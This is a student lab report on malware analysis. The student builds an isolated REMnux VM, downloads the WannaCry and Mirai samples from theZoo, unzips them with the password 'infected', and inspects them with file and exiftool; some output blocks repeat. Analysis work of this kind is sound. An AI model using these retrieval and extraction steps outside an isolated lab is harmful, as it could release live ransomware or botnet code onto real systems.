INNOPOLIS UNIVERSITY

SNE MASTER
TRACK 2026

COURSE: [S26] Offensive Technologies

OT Lab 4 Report

On

Malware Analysis

Student Name: HASIB AL TAHSIN

Application ID: 187623
Student ID: 24

Email: h.tahsin@innopolis.university, hasibjust10@gmail.com

Submission Date: 10.05.2026

INDEX

Task 1…….... 3-4

Task 2…….. 4-10

Task 3……...……. 11-99

Task 4…… 100-114

References…… 114-115

Task 1: Set up your environment.

1. Use any virtualization environment, better to use the latest version.

2. Prepare and secure malware analysis environment, e.g. FlareVM or Remnux, etc. Make sure that VM uses a HOST ONLY network adapter.

3. Or you can create a Virtual Machine and set it up as a malware analysis environment.


Solution:

Virtualization Platform Selection

I used *VMware Workstation Pro 17* on my host machine *(Windows 11).* It is the latest version and supports all types of hardware virtualization.

Malware Analysis Guest OS

For analysis, I chose the *REMnux (v7)* distribution. It is a Linux-based operating system that is specially equipped with malware analysis tools (e.g. *Ghidra, CyberChef, Wireshark*).



Network Isolation (Host-Only Mode)

For security, I followed the following steps:

- I created a specific network using VMware's *Virtual Network Editor.*
- I changed the *Network Adapter* settings in *REMnux* to set it to *Host-only* mode.

- Verification: I ran the ping *google.com* command in the terminal to ensure that there was no internet connection. This would prevent the malware from contacting the *Command and Control (C2)* server.

Snapshot for Safety

Before running any malware, I took a Snapshot of the system (named: *Clean_State*), so that if the system gets infected for any reason, I could quickly revert to the previous state.

Task 2 - Let's get some malware

1. Download some malware/ransomware from the Internet (for example, TheZoo repo). 2. Please be careful when you run them, THESE ARE REAL MALWARE.

3. Select at least two malware that you want to analyze in your malware analysis environment.

Solution:

This entire task is done only inside the *REMnux VM.*

Clone TheZoo Repository

Command:

```
remnux@remnux:~$ git clone https://github.com/ytisf/theZoo.git
```

Enter theZoo Folder

```
remnux@remnux:~$ cd theZoo
```

View malwares folder

Command:

```
remnux@remnux:~/theZoo$ ls
```

Output:

```
remnux@remnux:~/theZoo$ ls
CODE-OF-CONDUCT.md  LICENSE.md  conf     malware       requirements.txt  theZoo.py
CONTRIBUTING.md     README.md   imports  prep_file.py  setup.cfg         theZoo_gui.py
```

Installing Requirements

Command:

```
remnux@remnux:~/theZoo$ pip3 install -r requirements.txt --break-system-packages
```

Output:

```
remnux@remnux:~/theZoo$ pip3 install -r requirements.txt --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (
line 1)) (2.0.7)
Requirement already satisfied: pyminizip in /home/remnux/.local/lib/python3.12/site-packages (from -
r requirements.txt (line 2)) (0.2.6)
Requirement already satisfied: pyzipper in /home/remnux/.local/lib/python3.12/site-packages (from -r
 requirements.txt (line 3)) (0.3.6)
Requirement already satisfied: pycryptodomex in /home/remnux/.local/lib/python3.12/site-packages (fr
om pyzipper->-r requirements.txt (line 3)) (3.23.0)
```

Running TheZoo

Command:

```
remnux@remnux:~/theZoo$ python3 theZoo.py
```

Output:

```
    |##XU:: :|
    |##XX:: :|
    |##XX:: :|
    |##XX:: :|
    |##XX:: n|
    |##XX:: U|
    |##XX:: :|
    |##XX:: :|
    |##XX:: :|
    |##Xn:: :|
    |##XU:: :|
    |##Xn:: :|  theZoo 0.7.1 'Moat'
    |##XU:: :|    https://github.com/ytisf/theZoo
    |##XX:: :|  authors: Yuval Nativ, Lahad Ludar, 5fingers
    |##XX:: :|  maintained by: Shahak Shalev, Yuval Nativ
    |##XX:: :|  github: https://github.com/ytisf/theZoo
    |##,_,: :|
    |./ T \.:|
    || o|o |:|
    ||  |  |:|
  .============.
 .==============.
.================.


mdb #>
```

An interactive prompt appears: *theZoo>*

View list of all malware

Command:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries
```

Output:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries
All.ElectroRAT                  INTC.A                  Ransomware.Jigsaw           Trojan.Regin                WMIGhost                Win32.StrongPity
AndroRat_6Dec2013               IllusionBot_May2007     Ransomware.Locky            Trojan.Shylock.Skype        Waski.Upatre            Win32.Stuxnet.A.Duqu-C-Media
Android.PegasusB                JS.JScript.A            Ransomware.Mamba            Trojan.Sinowal              Win32.APT28.SekoiaRootkit  Win32.Stuxnet.B.Duqu-Realtek
Android.Skygofree               JS.Lame                 Ransomware.Matsnu           Trojan.Stabuniq             Win32.APT32.Windshield  Win32.Taleret
Android.Spy.49_iBanking_Feb2014 Jumper.B                Ransomware.Petrwrap         Trojan.Tapaoux              Win32.AgentTesla        Win32.TransparentTribe.B
Android.VikingHorde             Junkie                  Ransomware.Petya            Trojan.Win32.Bechiro.BCD    Win32.Alina.3.4.B       Win32.Triton
AntiExe.A                       KRBanker                Ransomware.Radamant         TrojanWin32.Duqu.Stuxnet    Win32.Avatar            Win32.Turla
Artemis                         Kampana.A               Ransomware.RedBoot          VBS.Carnival                Win32.BUMBLEBEE_0.1     Win32.Turla.V1
BAT.Drop                        Kelihos                 Ransomware.Rex              VBS.Hopper                  Win32.BigBang           Win32.Unclassified
BAT.Pot.A                       Keylogger.Ardamax       Ransomware.Satana           VBS.LoveLetter              Win32.Boaxxe.BB         Win32.Unknown_SpectreMeltdown
BAT.Skul                        Linux.Chapros.A         Ransomware.TeslaCrypt       VBS.NewLove.A               Win32.Cainxpii          Win32.Unnamed_SpecMelt
Backdoor.MSIL.Tyupkin           Linux.Encoder.1         Ransomware.Thanos           VBS.NoMercy.B               Win32.Caphaw.Shylock    Win32.VBS.APT34Dropper
BlackEnergy2.1                  Linux.Mirai.B           Ransomware.Unnamed_0        VBS.NoWarning.A             Win32.Carberp           Win32.ValeforBeta
Brain.A                         Linux.Snoopy.A          Ransomware.Vipasana         VBS.Redinal                 Win32.Cridex            Win32.Vobfus
Careto_Feb2014                  Linux.Snoopy.B          Ransomware.WannaCry         VBS.RunScript               Win32.Cutwail           Win32.WannaPeace
Cascade.1701.W                  Linux.Snoopy.C          Ransomware.WannaCry_Plus    VBS.Vquest.ow               Win32.DarkTequila       Win32.XAgent
Catapillar.E                    Linux.Wirenet           Ransomware.XData            Variant.Kazy                Win32.Emotet            Win32.ZeroCleare
Civil_War.282                   Michelangelo            Ransomware.YggGuru          VolatileCedar.Explosion     Win32.EternalRocks      Win32.ZeusVM
Coll.CozyBear                   MustangPanda_20230922   Rombertik                   W32.Beagle                  Win32.FASTCash          Win32.Zurgop
Coll.DarkHydrus                 NOBELIUM                Rustock                     W32.CodeRed.Worm.C          Win32.FamousSparrow     Win32Dircrypt.Trojan.Ransom.ABZ
CryptoLocker_10Sep2013          NYB.B                   Sampo.A                     W32.Duni.A                  Win32.Fareit            Win64.NukeSped
CryptoLocker_20Nov2013          Net-Worm.Win32.Kido     Shamoon                     W32.Elkern.B                Win32.GhostSec          Win64.Trojan.GreenBug
CryptoLocker_22Jan2014          Neurevt.1.7.0.1         SheHas.A                    W32.HLLP.Hantaner.A         Win32.GravityRat        WinX.HiddenCobra.Supply
DOS.Yesmile                     Nitlove                 SillyC.160.B                W32.Hybris.Worm.B           Win32.GreenBug          WinX.OperationDianxun
Dino                            Nivdort                 Skywiper-A.Flame            W32.Klez.E                  Win32.Hupigon           WinX.SUNBURST
Dropper.Taleret                 OSX.Backdoor.iWorm      Slow_Format.705             W32.Klez.H                  Win32.Infostealer.Dexter  WinX.SignSight
Duqu2                           OSX.HellRaiser          Somoto                      W32.MyDoom.A                Win32.Invicea_Tunnel    Wiper.BEEP.E
Dyre                            OSX.JacksBot            SpyEye                      W32.Mytob_EJ                Win32.Ixeshe            Wiper.SAPP.IC
```

```
EarthKrahang_20240404           OSX.Lazarus             Surtr                       W32.NetSky                  Win32.Jerusalem         Wiper.WIPE32.P
EquationGroup                   OSX.MacSecurity         SymbOS.Lasco                W32.Nimda.A                 Win32.KerrDown          X97M.Sugar.A
EquationGroup.DoubleFantasy     OSX.OceanLotus          Telefonica.3784             W32.Nimda.E                 Win32.KeyPass           X97M.Sugar_Poppy.II
EquationGroup.EquationDrug      OSX.Wirenet             Trivial.881                 W32.Slammer                 Win32.Lephic            Yankee_Doodle.2881.A
EquationGroup.EquationLaser     OSX.XAgent              Trivial.Html.883            W32.Swen                    Win32.LuckyCat          Yankee_Doodle.2997
EquationGroup.Fanny             Parity_Boot.B           Trivial.LSD                 W97M.Class.AU               Win32.MyLobot           Yankee_Login.3052
EquationGroup.GROK              Phoenix.2000            Trojan.AlienSpy             W97M.Melissa.A              Win32.Narilam           Yaunch.2537
EquationGroup.GrayFish          PlugX                   Trojan.Asprox               W97M.Pri.A                  Win32.OnionDuke.B       Yeke.1204
EquationGroup.TripleFantasy     PotaoExpress            Trojan.Bladabindi           W97M.Pri.AB                 Win32.Pay2Key.B         ZeroAccess
FancyBear.GermanParliament      Poweliks                Trojan.Destover-SonySigned  WM.Alliance.A               Win32.Powerstats        ZeroLocker
Form.A                          Proteus                 Trojan.Dropper.Gen          WM.Cap.A                    Win32.RedDelta          ZeusBankingVersion_26Nov2013
Friday_the_13th.408             Quax.A                  Trojan.Kovter               WM.Concept.A                Win32.Reveton           ZeusGameover_Feb2014
Friday_the_13th.416.A           Raccoon.Stealer.v2      Trojan.Loadmoney            WM.Concept.S                Win32.Sality            Zherkov.1958
Friday_the_13th.416.B           Ransomware.Cerber       Trojan.NSIS.Win32           WM.Minimal.AB               Win32.ShadowHammer      Zherkov.2970
Friday_the_13th.540.A           Ransomware.Cryptowall   Trojan.Ransom.Hells         WM.NJ_WMVCK2_T              Win32.Sofacy.A          njRAT-v0.6.4
Green_Caterpillar.1575.A        Ransomware.Hive         Trojan.Ransom.Petya         WM.Npad.A                   Win32.SofacyCarberp
```

Many malware names can be found in this folder.

WannaCry Search

Command:

```
mdb #> search WannaCry
```

Output:

```
mdb #> search WannaCry
+-----+------------+----------+--------------+----------+----------+
| #   | Type       | Language | Architecture | Platform | Name     |
+-----+------------+----------+--------------+----------+----------+
| 290 | ransomware | NA       | x86          | win32    | WannaCry |
+-----+------------+----------+--------------+----------+----------+
[+] Total records found: 1
```

Seeing WannaCry

Command:

```
mdb #> get WannaCry
```

It asked for a password which was *infected*. Then I pressed *Enter* and a *.zip* file was downloaded.

Download Mirai

search Mirai

Command:

```
mdb #> search Mirai
```

Output:

```
mdb #> search Mirai
+-----+------+----------+--------------+--------------+------------+
| #   | Type | Language | Architecture | Platform     | Name       |
+-----+------+----------+--------------+--------------+------------+
| 346 | rat  | c,go     | x86,x64      | win32, win64 | Mirai 2016 |
+-----+------+----------+--------------+--------------+------------+
[+] Total records found: 1
```

```
mdb #> get Mirai 2016
```

Extract file

WannaCry

Command:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries/Ransomware.WannaCry/
```

Output:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries/Ransomware.WannaCry/
Ransomware.WannaCry.md5  Ransomware.WannaCry.pass  Ransomware.WannaCry.sha256  Ransomware.WannaCry.zip
```

Mirai.B

Command:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries/Linux.Mirai.B/
```

Output:

```
remnux@remnux:~/theZoo$ ls ~/theZoo/malware/Binaries/Linux.Mirai.B/
Linux.Mirai.B.md5  Linux.Mirai.B.pass  Linux.Mirai.B.shasum  Linux.Mirai.B.zip
```

WannaCry Extraction

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cd ~/theZoo/malware/Binaries/Ransomware.WannaCry/
```

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cat Ransomware.WannaCry.pass
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cat Ransomware.WannaCry.pass
infected
```

Unzip with password

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ unzip -P $(cat Ransomware.WannaCry.pass) Ransomware.WannaCry.zip
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ unzip -P $(cat Ransomware.WannaCry.pass) Ransomware.WannaCry.zip
Archive:  Ransomware.WannaCry.zip
  inflating: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Viewing what's in the Ransomware.WannaCry folder

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ ls -la
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ ls -la
total 6860
drwxrwxr-x   2 remnux remnux    4096 Apr 25 05:27 .
drwxrwxr-x 265 remnux remnux   12288 Apr 25 04:19 ..
-rw-rw-r--   1 remnux remnux      33 Apr 25 04:19 Ransomware.WannaCry.md5
-rw-rw-r--   1 remnux remnux       9 Apr 25 04:19 Ransomware.WannaCry.pass
-rw-rw-r--   1 remnux remnux      65 Apr 25 04:19 Ransomware.WannaCry.sha256
-rw-rw-r--   1 remnux remnux 3481589 Apr 25 04:19 Ransomware.WannaCry.zip
-rw-rw-r--   1 remnux remnux 3514368 May 14  2017 ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Mirai Extract

Moving from the Ransomware.WannaCry folder to the Linux.Mirai.B folder

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cd ~/theZoo/malware/Binaries/Linux.Mirai.B/
```

View password

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat Linux.Mirai.B.pass
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat Linux.Mirai.B.pass
infectedremnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat Linux.Mirai.B
```

The password was *infected.*

Unzip with password

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ unzip -P $(cat Linux.Mirai.B.pass) Linux.Mirai.B.zip
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ unzip -P $(cat Linux.Mirai.B.pass) Linux.Mirai.B.zip
Archive:  Linux.Mirai.B.zip
  inflating: 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
  inflating: acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
  inflating: f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
  inflating: fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24
```

See what's in the unzip folder

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ ls -la
total 672
drwxrwxr-x   2 remnux remnux   4096 Apr 25 05:28 .
drwxrwxr-x 265 remnux remnux  12288 Apr 25 04:19 ..
-rw-r--r--   1 remnux remnux 179383 Aug  5  2020 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
-rw-rw-r--   1 remnux remnux     59 Apr 25 04:19 Linux.Mirai.B.md5
-rw-rw-r--   1 remnux remnux      8 Apr 25 04:19 Linux.Mirai.B.pass
-rw-rw-r--   1 remnux remnux     84 Apr 25 04:19 Linux.Mirai.B.shasum
-rw-rw-r--   1 remnux remnux 182620 Apr 25 04:19 Linux.Mirai.B.zip
-rw-r--r--   1 remnux remnux   2700 Aug  5  2020 acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
-rw-r--r--   1 remnux remnux 283000 Aug  5  2020 f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
-rw-r--r--   1 remnux remnux   2012 Aug  5  2020 fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24
```

Confirm

WannaCry

Command:

```
remnux@remnux:~/theZoo/malware/Binaries$ echo "=== WannaCry Files ===" && ls ~/theZoo/malware/Binaries/Ransomware.WannaCry/
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries$ echo "=== WannaCry Files ===" && ls ~/theZoo/malware/Binaries/Ransomware.WannaCry/
=== WannaCry Files ===
Ransomware.WannaCry.md5  Ransomware.WannaCry.pass  Ransomware.WannaCry.sha256  Ransomware.WannaCry.zip  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Mirai

Command:

```
remnux@remnux:~/theZoo/malware/Binaries$ echo "=== Mirai Files ===" && ls ~/theZoo/malware/Binaries/Linux.Mirai.B/
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries$ echo "=== Mirai Files ===" && ls ~/theZoo/malware/Binaries/Linux.Mirai.B/
=== Mirai Files ===
03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d  Linux.Mirai.B.zip
Linux.Mirai.B.md5                                                 acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
Linux.Mirai.B.pass                                                f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
Linux.Mirai.B.shasum                                              fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24
remnux@remnux:~/theZoo/malware/Binaries$
```

Basic Info on Malware

WannaCry

- A Ransomware that attacked worldwide in 2017
- Spreads using *EternalBlue* exploit (created by *NSA*) via *SMB* vulnerability
- Encrypts files with *.WNCRY* extension, then demands Bitcoin ransom

Mirai

A *Botnet Malware* that infects IoT devices (Router, Camera)

- Used for *DDoS* attacks
- Conducted a massive *DDoS* attack in *2016 (1.2 Tbps)*

Task 3 - Static Analysis

1. Use any tool for static analysis of your selected malware (for example, Ghidra, IDA, Binary Ninja, Hopper, Radare2, ...).

2. Now try to use other online tools (for example, any.run, hybrid analysis, ...), upload the malware and see what artifact it gathers.

3. Compare the findings of both methods, and see if there are some artifacts that online solution did not manage to find, or vice versa. For example, a piece of code or information that helps you in your analysis.

4. Try to describe which method is better (Sandboxing vs Static analysis) is better, and which one is more useful in which case.

Solution:

File System Inspection

First, enter the *WannaCry* folder and check the files using the command line.

Going to the WannaCry folder

```
remnux@remnux:~$ cd ~/theZoo/malware/Binaries/Ransomware.WannaCry/
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$
```

View files

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ ls -la
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ ls -la
total 6860
drwxrwxr-x   2 remnux remnux    4096 Apr 25 05:27 .
drwxrwxr-x 265 remnux remnux   12288 Apr 25 04:19 ..
-rw-rw-r--   1 remnux remnux      33 Apr 25 04:19 Ransomware.WannaCry.md5
-rw-rw-r--   1 remnux remnux       9 Apr 25 04:19 Ransomware.WannaCry.pass
-rw-rw-r--   1 remnux remnux      65 Apr 25 04:19 Ransomware.WannaCry.sha256
-rw-rw-r--   1 remnux remnux 3481589 Apr 25 04:19 Ransomware.WannaCry.zip
-rw-rw-r--   1 remnux remnux 3514368 May 14  2017 ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

The original executable .exe file is 3.5 MB in size and was created on *May 14, 2017,* which is consistent with the time of the *WannaCry* attack.

Determining File Type with the file command

The file command determines the actual type of a file by analyzing its magic bytes. It does not depend on the file extension.

WannaCry

View files

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ file *
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ file *
Ransomware.WannaCry.md5:                                    ASCII text
Ransomware.WannaCry.pass:                                   ASCII text
Ransomware.WannaCry.sha256:                                 ASCII text
Ransomware.WannaCry.zip:                                    Zip archive data, at least v2.0 to extract, compression method=deflate
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

Mirai

The files are checked by entering the *Mirai.B* folder using the following command.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ file *
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ file *
03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
Linux.Mirai.B.md5:                                          ASCII text
Linux.Mirai.B.pass:                                         ASCII text, with no line terminators
Linux.Mirai.B.shasum:                                       ASCII text
Linux.Mirai.B.zip:                                          Zip archive data, at least v2.0 to extract, compression method=deflate
acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e: ASCII text
f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24: ASCII text
```

WannaCry is a *Windows PE (Portable Executable)* file that runs on the *x86* architecture. *Mirai* is an *ELF (Executable and Linkable Format*) file that runs on *ARM* processors. This architecture is used in routers, IP cameras, and other IoT devices. It is noteworthy that the *Mirai* file is statically linked and not stripped, meaning it can run without any external libraries and contains debug symbols.

Metadata Analysis with exiftool

Exiftool can read file metadata such as compile time, version info, organization name, etc.

Ransomware.Wannacry folder entry

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cd ~/theZoo/malware/Binaries/Ransomware.WannaCry/
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$
```

Read metadata with *exiftool* using the following command

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ exiftool *.exe
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ exiftool *.exe
ExifTool Version Number         : 13.50
File Name                       : ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
Directory                       : .
File Size                       : 3.5 MB
File Modification Date/Time     : 2017:05:14 14:29:07+00:00
File Access Date/Time           : 2026:04:28 06:06:58+00:00
File Inode Change Date/Time     : 2026:04:25 05:27:04+00:00
File Permissions                : -rw-rw-r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2010:11:20 09:05:05+00:00
Image File Characteristics      : No relocs, Executable, No line numbers, No symbols, 32-bit
PE Type                         : PE32
Linker Version                  : 6.0
Code Size                       : 28672
Initialized Data Size           : 3481600
Uninitialized Data Size         : 0
Entry Point                     : 0x77ba
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 4.0
Subsystem                       : Windows GUI
File Version Number             : 6.1.7601.17514
Product Version Number          : 6.1.7601.17514
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Dynamic link library
File Subtype                    : 0
Language Code                   : English (U.S.)
Character Set                   : Unicode
Company Name                    : Microsoft Corporation
File Description                : DiskPart
```

```
File Inode Change Date/Time     : 2026:04:25 05:27:04+00:00
File Permissions                : -rw-rw-r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2010:11:20 09:05:05+00:00
Image File Characteristics      : No relocs, Executable, No line numbers, No symbols, 32-bit
PE Type                         : PE32
Linker Version                  : 6.0
Code Size                       : 28672
Initialized Data Size           : 3481600
Uninitialized Data Size         : 0
Entry Point                     : 0x77ba
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 4.0
Subsystem                       : Windows GUI
File Version Number             : 6.1.7601.17514
Product Version Number          : 6.1.7601.17514
File Flags Mask                 : 0x003f
File Flags                      : (none)
File OS                         : Windows NT 32-bit
Object File Type                : Dynamic link library
File Subtype                    : 0
Language Code                   : English (U.S.)
Character Set                   : Unicode
Company Name                    : Microsoft Corporation
File Description                : DiskPart
File Version                    : 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Internal Name                   : diskpart.exe
Legal Copyright                 : © Microsoft Corporation. All rights reserved.
Original File Name              : diskpart.exe
Product Name                    : Microsoft® Windows® Operating System
Product Version                 : 6.1.7601.17514
```

The file is a *Win32 EXE (PE32)* binary, originally designed for the *Intel 386* or later architecture. The malware cleverly disguises itself using the legitimate *Windows* system file *diskpart.exe* and fake metadata from *Microsoft Corporation*. The file is *3.5 MB* in size, with a large portion of it containing *Initialized Data,* which indicates that it contains an encryption key or a payload for the next stage. The time stamp shows *2010,* but the file was created in *2017.*

Mirai.B

The Linux.Mirai.B folder was accessed using the following command

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cd ~/theZoo/malware/Binaries/Linux.Mirai.B/
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$
```

Then exiftool was run

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ exiftool *
======== 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
ExifTool Version Number         : 13.50
File Name                       : 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
Directory                       : .
File Size                       : 179 kB
File Modification Date/Time     : 2020:08:05 15:36:04+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 05:28:08+00:00
File Permissions                : -rw-r--r--
File Type                       : ELF executable
File Type Extension             :
MIME Type                       : application/octet-stream
CPU Architecture                : 32 bit
CPU Byte Order                  : Little endian
Object File Type                : Executable file
CPU Type                        : Arm (up to Armv7/AArch32)
======== Linux.Mirai.B.md5
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.md5
Directory                       : .
File Size                       : 59 bytes
File Modification Date/Time     : 2026:04:25 04:19:32+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 04:19:32+00:00
File Permissions                : -rw-rw-r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 4
======== Linux.Mirai.B.pass
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.pass
```

```
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 4
======== Linux.Mirai.B.pass
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.pass
Directory                       : .
File Size                       : 8 bytes
File Modification Date/Time     : 2026:04:25 04:19:32+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 04:19:32+00:00
File Permissions                : -rw-rw-r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : (none)
Line Count                      : 1
Word Count                      : 1
======== Linux.Mirai.B.shasum
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.shasum
Directory                       : .
File Size                       : 84 bytes
File Modification Date/Time     : 2026:04:25 04:19:32+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 04:19:32+00:00
File Permissions                : -rw-rw-r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
```

```
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 4
======== Linux.Mirai.B.pass
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.pass
Directory                       : .
File Size                       : 8 bytes
File Modification Date/Time     : 2026:04:25 04:19:32+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 04:19:32+00:00
File Permissions                : -rw-rw-r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : (none)
Line Count                      : 1
Word Count                      : 1
======== Linux.Mirai.B.shasum
ExifTool Version Number         : 13.50
File Name                       : Linux.Mirai.B.shasum
Directory                       : .
File Size                       : 84 bytes
File Modification Date/Time     : 2026:04:25 04:19:32+00:00
File Access Date/Time           : 2026:04:28 06:07:57+00:00
File Inode Change Date/Time     : 2026:04:25 04:19:32+00:00
File Permissions                : -rw-rw-r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
```

